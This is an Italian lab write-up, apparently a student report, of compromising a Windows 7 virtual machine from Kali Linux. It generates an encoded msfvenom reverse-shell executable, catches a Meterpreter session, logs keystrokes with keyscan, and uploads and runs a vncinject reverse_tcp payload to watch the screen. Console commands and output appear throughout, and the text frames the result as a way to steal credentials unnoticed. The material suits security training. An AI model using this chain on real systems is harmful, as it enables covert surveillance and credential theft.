


Inizio con l'impostare gli indirizzi IP della macchina attaccante Kali Linux e windows 7 nel seguente modo:







Ho successivamente creato il malware usando msfvenom con il comando:



-p Seleziona il payload.
LHOST → Indica l'IP dell'attaccante (il tuo IP).
LPORT → La porta su cui ascolterai la connessione.
-e x86/shikata_ga_nai → Codifica il payload per renderlo meno riconoscibile.
-i 10 → Applica l'encoding più volte.
-f exe → Specifica il formato del file.


Poi aperto Msfconsole per avviare un Handler tcp su cui ricevere la connessione usando la seguente configurazione:






Dopo aver lanciato l'Handler, ho avviato un server python per simulare un utente che scarica un file malevolo da internet.
Ho usato il comando:

E successivamente usare Internet Explorer sulla macchina windows per scaricare il malware precedentemente generato usando il path:



E scaricando il file



E dopo averlo scaricato, sulla console di Kali Linux viene aperta una shell meterpeter:

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.5:7777
[*] Sending stage (177734 bytes) to 192.168.1.2
[*] Meterpreter session 4 opened (192.168.1.5:7777 -> 192.168.1.2:49169) at 2025
-02-04 03:51:36 -0500

meterpreter >
```

Dopo aver aperto la sessione meterpeter, ho aperto un Skyscanner per vedere tutti i tasti che la vittima preme, questo potrebbe essere utile da qualche attaccante per poter visualizzare delle possibili credenziali.

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
prova<^H>o a digitare dalla tastiera<CR>
<Left Windows>sto tentando di dic<^H>gitare<CR>
<Left Windows>prova prova<CR>
sto digitando qualcosa<CR>
```

Creo anche un payload per poter visualizzare in tempo reale lo schermo della vittima usando il modulo:

```
Module options (payload/windows/x64/vncinject/reverse_tcp):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   AUTOVNC             true             yes       Automatically launch VNC view
                                                  er if present
   DisableCourtesySh   true             no        Disables the Metasploit Court
   ell                                            esy shell
   EXITFUNC            process          yes       Exit technique (Accepted: '',
                                                   seh, thread, process, none)
   LHOST               192.168.1.5      yes       The listen address (an interf
                                                  ace may be specified)
   LPORT               4444             yes       The listen port
   VNCHOST             127.0.0.1        yes       The local host to use for the
                                                   VNC proxy
   VNCPORT             5900             yes       The local port to use for the
                                                   VNC proxy
   ViewOnly            true             no        Runs the viewer in view mode
```

Dopo aver dato i dati necessari, posso creare il file eseguibile usando quel payload:

```
msf6 payload(windows/x64/vncinject/reverse_tcp) > generate -f exe -o payload.exe
[*] Writing 7168 bytes to payload.exe...
```


E successivamente inniettarlo all'interno della macchina vittima:

```
meterpreter > upload /home/kali/Desktop/payload.exe /Users/user/Desktop
[*] Uploading  : /home/kali/Desktop/payload.exe -> /Users/user/Desktop\payload.e
xe
[*] Completed  : /home/kali/Desktop/payload.exe -> /Users/user/Desktop\payload.e
xe
```

E eseguirlo:

```
meterpreter > execute -f payload.exe
Process 1456 created.
```

Notando che nel terminale di generazione del payload è arrivato un output della conferma dell'esecuzione e viene aperta una schermata che visualizza in tempo reale tutto quello che la vittima vede:



E in combinazione con il key scanner è un'ottima arma per poter visualizzare le credenziali di una vittima , dato che spesso la password viene oscurata a schermo, senza che se ne possa accorgere.